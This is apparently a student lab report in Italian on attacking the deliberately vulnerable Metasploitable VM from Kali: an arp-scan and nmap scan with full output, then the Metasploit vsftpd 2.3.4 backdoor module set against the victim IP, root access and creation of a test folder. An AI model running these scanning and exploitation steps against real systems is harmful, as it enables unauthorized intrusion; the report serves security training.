
Relazione Hacking con Metasploit

Nella seguente immagine, illustro l'avvio della piattaforma Metasploit dal terminale Linux con il comando

- **msfconsole**




Come richiesto dalla consegna, ho eseguito tramite il comando specifico per il cambio dell'indirizzo IP della macchina vittima Metasploitable (**192.168.50.155**):

- **sudo ifconfig eth0 192.168.1.149 netmask 255.255.255.0 up**

utilizzando il commando sopra illustrato, cambio il mio indirizzo IP da **192.168.50.155** a **192.168.1.149**

N.B. non ho eseguito l'esercizio con l'IP **192.168.1.149**, ma ho solo provato a cambiare l'indirizzo IP per pura curiosità, eseguendo l'esercizio con l'indirizzo IP di origine **192.168.50.155**



```
msfadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:16:ca:16 brd ff:ff:ff:ff:ff:ff
    inet 192.168.50.155/24 brd 192.168.50.255 scope global eth0
    inet6 fe80::a00:27ff:fe16:ca16/64 scope link
       valid_lft forever preferred_lft forever
msfadmin@metasploitable:~$
```

Nella seguente immagine e passaggio, una volta avviata la piattaforma Metasploit, utilizzo il comando:

- per la scansione dell'indirizzo **IP Network Address 192.168.50.0/24** utilizzo il comando riportato di seguito:
- **sudo arp-scan 192.168.50.0/24**

```
msf6 > sudo arp-scan 192.168.50.0/24
[*] exec: sudo arp-scan 192.168.50.0/24

[sudo] password for kali:
Interface: eth0, type: EN10MB, MAC: 08:00:27:d2:26:79, IPv4: 192.168.50.154
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.50.1    08:00:27:a3:84:15       (Unknown)
192.168.50.155  08:00:27:16:ca:16       (Unknown)
```


Nella seguente immagine e passaggio illustrato, utilizzo il comando per la scansione dell'indirizzo IP della macchina vittima **Metasploitable 192.168.50.155:**

- **sudo nmap -O -sV -T5 192.168.50.155**

```
2 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.976 seconds (129.55 hosts/sec). 2 responded
msf6 > sudo nmap -O -sV -T5 192.168.50.155
[*] exec: sudo nmap -O -sV -T5 192.168.50.155

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-23 08:27 EDT
Nmap scan report for 192.168.50.155
Host is up (0.0070s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:16:CA:16 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

- Nella seguente immagine e passaggio, dopo aver eseguito **sudo nmap -O -sV -T5 192.168.50.155,** utilizzo il comando **search vsftpd** per la ricerca specifica di un exploit, in questo caso e come descritto sotto:
- msf6 > **search vsftpd**
  - **exploit/unix/ftp/vsftpd_234_backdoor**
- con **use** scegliamo il comando di cui abbiamo bisogno:
  - msf6 > **use 1** (**exploit/unix/ftp/vsftpd_234_backdoor**)
- dopo aver eseguito il comando **use 1,** dovremo inserire dei comandi specifici per il collegamento alla macchina vittima:
- set rhost 192.168.50.155 (indirizzo IP della macchina vittima Metasploitable)
- set rport 21 (porta della macchina vittima)
- in ultimo inserisco il comando options (dove verifico tutti i dettagli relativi alla macchina vittima)



- Nella seguente immagine utilizzo il comando specifico a lanciare **l'exploit** verso la macchina vittima Metasploitable **192.168.50.155,** e con **run,** lo eseguo, come possiamo notare dall'immagine sottostante:

Nell'immagine seguente ed ultimo passaggio sul terminale Linux, dopo aver acceduto alla macchina Metasploitable **192.168.50.155** ed aver lanciato l'exploit sulla stessa, salgo tramite il comando **ls** nella root della vittima e creo una cartella al suo interno, con il seguente comando:

- **mkdir /test_metasploit**

Ho creato precedentemente il file **/test_metasploit** sulla root con il comando **mkdir**, e successivamente come da immagine riportate di seguito, ho spostato con il comando **mv** il file **/test_metasploit** sul Desktop di Metasploitable